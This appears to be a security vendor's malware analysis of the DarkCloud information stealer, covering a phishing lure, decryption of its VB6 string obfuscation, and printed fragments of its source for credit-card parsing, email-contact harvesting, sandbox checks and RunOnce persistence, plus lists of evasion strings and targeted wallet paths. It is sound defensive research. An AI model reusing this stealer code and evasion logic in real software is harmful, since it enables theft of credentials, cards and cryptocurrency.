Eye of the Storm: Analyzing DarkCloud's Latest Capabilities

Adversaries don't work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here's the latest from our TRU Team…

What did we find?

In September 2025, eSentire's Threat Response Unit (TRU) detected a spear-phishing campaign targeting a customer in the manufacturing industry, which led to the attempted delivery of the DarkCloud information stealing malware. The phishing lure, laced with a malicious zip archive, was sent to the client's Zendesk support email and featured financial theming.

Formerly sold on the now-defunct hacking forum XSS.is and previously built in .NET, DarkCloud has received numerous updates, including a full stub re-write in VB6, string encryption, and evasion updates.

The malware targets browser passwords/credit cards/cookies, keystrokes, FTP credentials, clipboard contents, email clients, files, and cryptocurrency wallets. Stolen credentials/data are sent to attacker-controlled Telegram, FTP, SMTP, or Web Panel (PHP) endpoints.

Figure 1 – a Dark Cloud consuming crypto-wallets

Phishing Lure

The phishing lure, sent by "procure@bmuxitq[.]shop", features a banking-themed subject line "Swift Message MT103 Addiko Bank ad: FT2521935SVT" and message body that is designed to appear as legitimate financial correspondence.

A malicious zip archive was attached to the email named, "Swift Message MT103 FT2521935SVT.zip", and contained a packed sample of DarkCloud named "Swift Message MT103 FT2521935SVT.exe". The specific version in this case is an older version of DarkCloud, version 3.2, which was released earlier this year.



Figure 2 – Phishing lure

Distribution

DarkCloud is currently being marketed through the website ***darkcloud.onlinewebshop[.]net*** and via Telegram by the user ***@BluCoder.*** Although the appearance of the site gives the impression that it is legitimate software, further analysis reveals this could not be further from the truth.



Figure 3 – DarkCloud website marketed as legitimate software

The website lists applications targeted, including web browsers, email clients, FTP clients, VPN clients, and more.



Figure 4 – DarkCloud website "PASSWORD RECOVERY"

Scrolling down further on the website, we can see other features are described, including keystroke harvesting, web panel scripts (PHP-based), crypto-currency clipping, clipboard harvesting, file grabbing, crypto-current wallet harvesting, etc.



Figure 5 – DarkCloud website "ABOUT US" and "MORE FEATURES"

DarkCloud Analysis

Technical analysis reveals that the DarkCloud builder requires users to install the Visual Basic 6 (VB6) IDE to compile the malware stub from locally sourced VB6 source code.

This local compilation approach introduces a significant security vulnerability for the malware author – similar to what occurred with Redline Stealer – and increases the probability of unauthorized versions of the software surfacing, increasing the likelihood of widespread abuse across the cybercriminal ecosystem.



Figure 6 – DarkCloud builder GUI

The latest version of DarkCloud, version 4.2, supports string encryption (optional) that is essentially a Caesar cipher driven by VB6's random number generator and serves to conceal static strings like exfiltration

credentials and other tell-tale strings in memory. The figure below highlights an example key string and hex-encoded ciphertext when viewed in a disassembler.

Figure 7 – Encrypted string/key string

The key string is converted into a numeric value using a custom algorithm and is used as a seed for random number generation via VB6's ***Randomize*** function. The ***Rnd*** function is then called to compute values needed to reverse the shifted characters back to characters in the printable ASCII range (32-126). Because the VB6 random number generator algorithm is unique to VB6 alone, this creates a challenge to reverse the obfuscation in another programming language. Through reverse engineering the actual implementations of ***Randomize (rtcRandomize)*** and ***Rnd (rtcRandomNext)*** in ***msvbvm60.dll*** (Visual Basic Virtual Machine), and reimplementing the algorithms, we are successfully able to decrypt strings.

The figures below display the key instructions used by *rtcRandomNext* and *rtcRandomize* to generate random floating-point values between 0 and 1.



Figure 8 – Key instructions of rtcRandomNext

The rtcRandomNext function can be reproduced in python like so:

```
def rnd(self):
    self.seed = (0xFFC39EC3 - (self.seed * 0x2BC03)) & 0xFFFFFF
    rnd_value = self.seed / 16777216.0
    return round(rnd_value, 7)
```



Figure 9 – Key instructions of rtcRandomize

The rtcRandomize function can be reproduced in python like so:

```
def randomize(self, seed: float) -> int:
    bits = struct.unpack('>Q', struct.pack('>d', seed))[0]
    n = (bits >> 32) & 0xFFFFFFFF # Upper 32 bits
    result = ((n << 8) ^ (n >> 8)) & 0xFFFF00
    # Preserve low byte from existing seed
    self.seed = result | (self.seed & 0xFF)
```

DarkCloud collects system information via WMI queries to retrieve the victim machine's processor name and operating system name and retrieves the victim's username and computer name via environment variables.

```
Public Function GetSystemInfo() As String
GetSystemInfo = "Time: " + CStr(VBA.Date) + "<br>"
GetSystemInfo = GetSystemInfo + "User Name: " + Environ("USERNAME") + "<br>"
GetSystemInfo = GetSystemInfo + "Computer Name: " + Environ("COMPUTERNAME") + "<br>"
GetSystemInfo = GetSystemInfo + "OS FullName: " + GetOSFullNameWMI + "<br>"
GetSystemInfo = GetSystemInfo + "CPU: " + GetCPUInfoWMI + "<br>" + "<br>" + "<br>"
End Function
```
Figure 10 – System information collection

```
Public Function GetCPUInfoWMI() As String
    On Error Resume Next
    Dim objWMIService As Object
    Dim colItems As Object
    Dim objItem As Object
    Dim cpuInfo As String
    Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
    Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_Processor", , 48)
    For Each objItem In colItems
        cpuInfo = cpuInfo & "Name: " & objItem.Name & vbCrLf
    Next
    If Err.Number <> 0 Then
        cpuInfo = cpuInfo & "Error: " & Err.Description
    End If
    GetCPUInfoWMI = cpuInfo
    Set objItem = Nothing
    Set colItems = Nothing
    Set objWMIService = Nothing
End Function
Public Function GetOSFullNameWMI() As String
    On Error Resume Next
    Dim objWMIService As Object
    Dim colItems As Object
    Dim objItem As Object

    Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
    Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_OperatingSystem", , 48)
```

Figure 11 – System information collection (continued)

The malware uses a VBScript object to regex match stolen credit cards and associate each card with the card type, e.g. Amex Card.

```
Dim oRegEx As Object: Set oRegEx = CreateObject("VBScript.RegExp"): oRegEx.Global = True: oRegEx.IgnoreCase = True
oRegEx.Pattern = "^3[47][0-9]{13}$": If oRegEx.test(cardnumber) Then GetCardType = "Amex Card"
oRegEx.Pattern = "^(6541|6556)[0-9]{12}$": If oRegEx.test(cardnumber) Then GetCardType = "BCGlobal"
oRegEx.Pattern = "^389[0-9]{11}$": If oRegEx.test(cardnumber) Then GetCardType = "Carte Blanche Card"
oRegEx.Pattern = "^3(?:0[0-5]|[68][0-9])[0-9]{11}$": If oRegEx.test(cardnumber) Then GetCardType = "Diners Club Card"
oRegEx.Pattern = "6(?:011|5[0-9]{2})[0-9]{12}$": If oRegEx.test(cardnumber) Then GetCardType = "Discover Card"
oRegEx.Pattern = "^63[7-9][0-9]{13}$": If oRegEx.test(cardnumber) Then GetCardType = "Insta Payment Card"
oRegEx.Pattern = "^(?:2131|1800|35\\d{3})\\d{11}$": If oRegEx.test(cardnumber) Then GetCardType = "JCB Card"
oRegEx.Pattern = "^9[0-9]{15}$": If oRegEx.test(cardnumber) Then GetCardType = "KoreanLocalCard"
oRegEx.Pattern = "^(6304|6706|6709|6771)[0-9]{12,15}$": If oRegEx.test(cardnumber) Then GetCardType = "Laser Card"
oRegEx.Pattern = "^(5018|5020|5038|6304|6759|6761|6763)[0-9]{8,15}$": If oRegEx.test(cardnumber) Then GetCardType = "Maestro Card"
oRegEx.Pattern = "5[1-5][0-9]{14}$": If oRegEx.test(cardnumber) Then GetCardType = "Mastercard"
oRegEx.Pattern = "^(6334|6767)[0-9]{12}|(6334|6767)[0-9]{14}|(6334|6767)[0-9]{15}$": If oRegEx.test(cardnumber) Then GetCardType = "S
oRegEx.Pattern = "^(4903|4905|4911|4936|6333|6759)[0-9]{12}|(4903|4905|4911|4936|6333|6759)[0-9]{14}|(4903|4905|4911|4936|6333|6759)
If oRegEx.test(cardnumber) Then GetCardType = "Switch Card"
oRegEx.Pattern = "^(62[0-9]{14,17})$": If oRegEx.test(cardnumber) Then GetCardType = "Union Pay Card"
oRegEx.Pattern = "4[0-9]{12}(?:[0-9]{3})?$": If oRegEx.test(cardnumber) Then GetCardType = "Visa Card"
oRegEx.Pattern = "^(?:4[0-9]{12}(?:[0-9]{3})?|5[1-5][0-9]{14})$": If oRegEx.test(cardnumber) Then GetCardType = "Visa Master Card"
oRegEx.Pattern = "3[47][0-9]{13}$": If oRegEx.test(cardnumber) Then GetCardType = "Express Card"
End Function
```

Figure 12 – Credit card parsing

The next figure shows a portion of the logic used for extracting contacts from victim machines, specifically for Thunderbird. DarkCloud also supports extraction of contact information from other email clients like MailMaster and eM Client.

```
loginfolder = Environ("AppData") + "\Thunderbird\Profiles"
If Dir(loginfolder, vbDirectory) <> "" Then
    oSubFolderSubFolders = getallsubfolders(loginfolder + "\")
    For Each oSubcredFolder In oSubFolderSubFolders
        If Dir(oSubcredFolder & "\global-messages-db.sqlite") <> "" Then
            With CreateObject("Scripting.FileSystemObject")
                .CopyFile oSubcredFolder & "\global-messages-db.sqlite", ffkjghPath + "\global-messages"
            End With
            If ISWSQL3DLL = True Then
                myDbHandle = openDB(ffkjghPath + "\global-messages"):
                myStmtHandle = prepareStmt(myDbHandle, "SELECT value FROM identities")
                Do While sqlite3_step(myStmtHandle) = 100
                    strExtractedEmail = sqlite3_column_text(myStmtHandle, 0)
                    If ValidateEmail(strExtractedEmail) = True Then
                        ExtractGeckoContacts = ExtractGeckoContacts + strExtractedEmail + vbCrLf
                    End If
                Loop
                sqlite3_finalize myStmtHandle:
                myStmtHandle = prepareStmt(myDbHandle, "SELECT c3author, c4recipients FROM messagesText_content")
```

Figure 13 – Email contact harvesting

Evasion

DarkCloud makes use of several techniques to avoid sandboxes and security researchers. The first check, "**IsProcessListReliable**" queries running processes via WMI and matches against the following blacklisted substrings.

It is worth noting that Joe Sandbox uses AutoIt and does not hide/rename the binary, therefore it is vulnerable to this check.

Additionally, if there are not more than 50 processes running, the check fails, though this is of course prone to false positives as there are plenty of real-world systems with less than 50 processes running.

- fiddler
- vxstream
- tcpview
- procexp
- vmtools
- autoit
- wireshark
- procmon
- idaq
- autoruns
- apatedns
- windbg

The next check, "**IsHardwareReliable**" uses several WMI queries.

1. *Select * from Win32_LogicalDisk* is used to retrieve the size of the machine's hard disk. If it is less than 60GB, the check fails.

2. *Select * from Win32_ComputerSystem* is used to retrieve the total amount of physical memory. If it is less than 1GB, the check fails.
3. *Select * from Win32_Processor* is used to retrieve the number of logical processors. If less than 2, the check fails.

The next evasion method, "**IsRunningInSandbox**" checks the current process's file name to determine if it is only hex characters. If so, the malware exits.

```
Public Function IsFileNameNotAsHexes() As Boolean
On Error Resume Next
Dim str As String
Dim i As Integer
Dim hexes As Variant
Dim only_hexes As Boolean
only_hexes = True
hexes = Array("0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "a", "b", "c", "d", "e", "f")
str = App.EXEName & ".exe"
str = Mid(str, 1, InStrRev(str, ".") - 1)
For i = 1 To UBound(hexes, 1) - 1
```

Figure 14 – Sandbox check on file name

Virtual machine detection capabilities exist in some variants that query WMI with the query, "*Select * from Win32_ComputerSystem"* and compare the model against the following strings:

- VIRTUAL
- VMware Virtual Platform
- VirtualBox
- microsoft corporation
- vmware
- VMware

And checking for the presence of the following files:

- C:\Windows\System32\drivers\vmhgfs.sys
- C:\Windows\System32\drivers\vmmemctl.sys
- C:\Windows\System32\drivers\vmmouse.sys
- C:\Windows\System32\drivers\vmrawdsk.sys
- C:\Windows\System32\drivers\VBoxMouse.sys
- C:\Windows\System32\drivers\VBoxGuest.sys
- C:\Windows\System32\drivers\VBoxSF.sys
- C:\Windows\System32\drivers\VBoxVideo.sys

Persistence

Persistence is typically something handled by the crypter/packed executable, however DarkCloud does support persistence via the RunOnce registry key. It uses a list of random words to serve as the value name for the registry entry.

```
Public Function startup()
On Error Resume Next
Dim fileNum, fnum As Integer
Dim bytes() As Byte
Dim outdata As String
outdata = Environ("AppData") & "\Microsoft\Windows\Templates\choledochoplasty.exe"
If Dir(outdata) <> "" Then Exit Function
fileNum = FreeFile
Open App.Path & "\" & App.EXEName & ".exe" For Binary As #fileNum
ReDim bytes(LOF(fileNum) - 1)
Get fileNum, , bytes
Close fileNum
fnum = FreeFile
Open outdata For Binary As #fnum
Put #fnum, 1, bytes
Close fnum
CreateObject("WScript.Shell").RegWrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\" + "firepink" , outdata
```

Figure 15 – Persistence via RunOnce

File Grabber

The malware supports generic collection of files matching the following paths and extensions.

Paths:

- %USERPROFILE%\Desktop
- %APPDATA%\Roaming\Microsoft\Windows\Recent
- %USERPROFILE%\Documents
- %USERPROFILE%\Favorites

File extensions:

- txt
- xls
- xlsx
- doc
- docx
- pdf
- utc
- rtf

Crypto-Wallet Targeting

DarkCloud has been observed targeting the following crypto-wallet files/directories.

- %APPDATA%\Zcash
- %APPDATA%\Armory
- %APPDATA%\bytecoin
- %APPDATA%\com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb
- %APPDATA%\Exodus\exodus.wallet\
- %APPDATA%\Electrum\wallets
- %APPDATA%\atomic\Local Storage\leveldb

- %APPDATA%\Guarda\Local Storage\leveldb
- %LOCALAPPDATA%\Coinomi\Coinomi\wallets
- %LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\nkbihfbeogaeaoehlefnkodbefgpgknn (MetaMask)
- %LOCALAPPDATA%\Microsoft\Edge\User Data\Default\Local Extension Settings\ejbalbakoplchlghecdalmeeeajnimhm (MetaMask)

Log Structure

The format of stolen logs varies depending on the type of log. For example, for stolen passwords/credit cards, the log format resembles what is shown below.

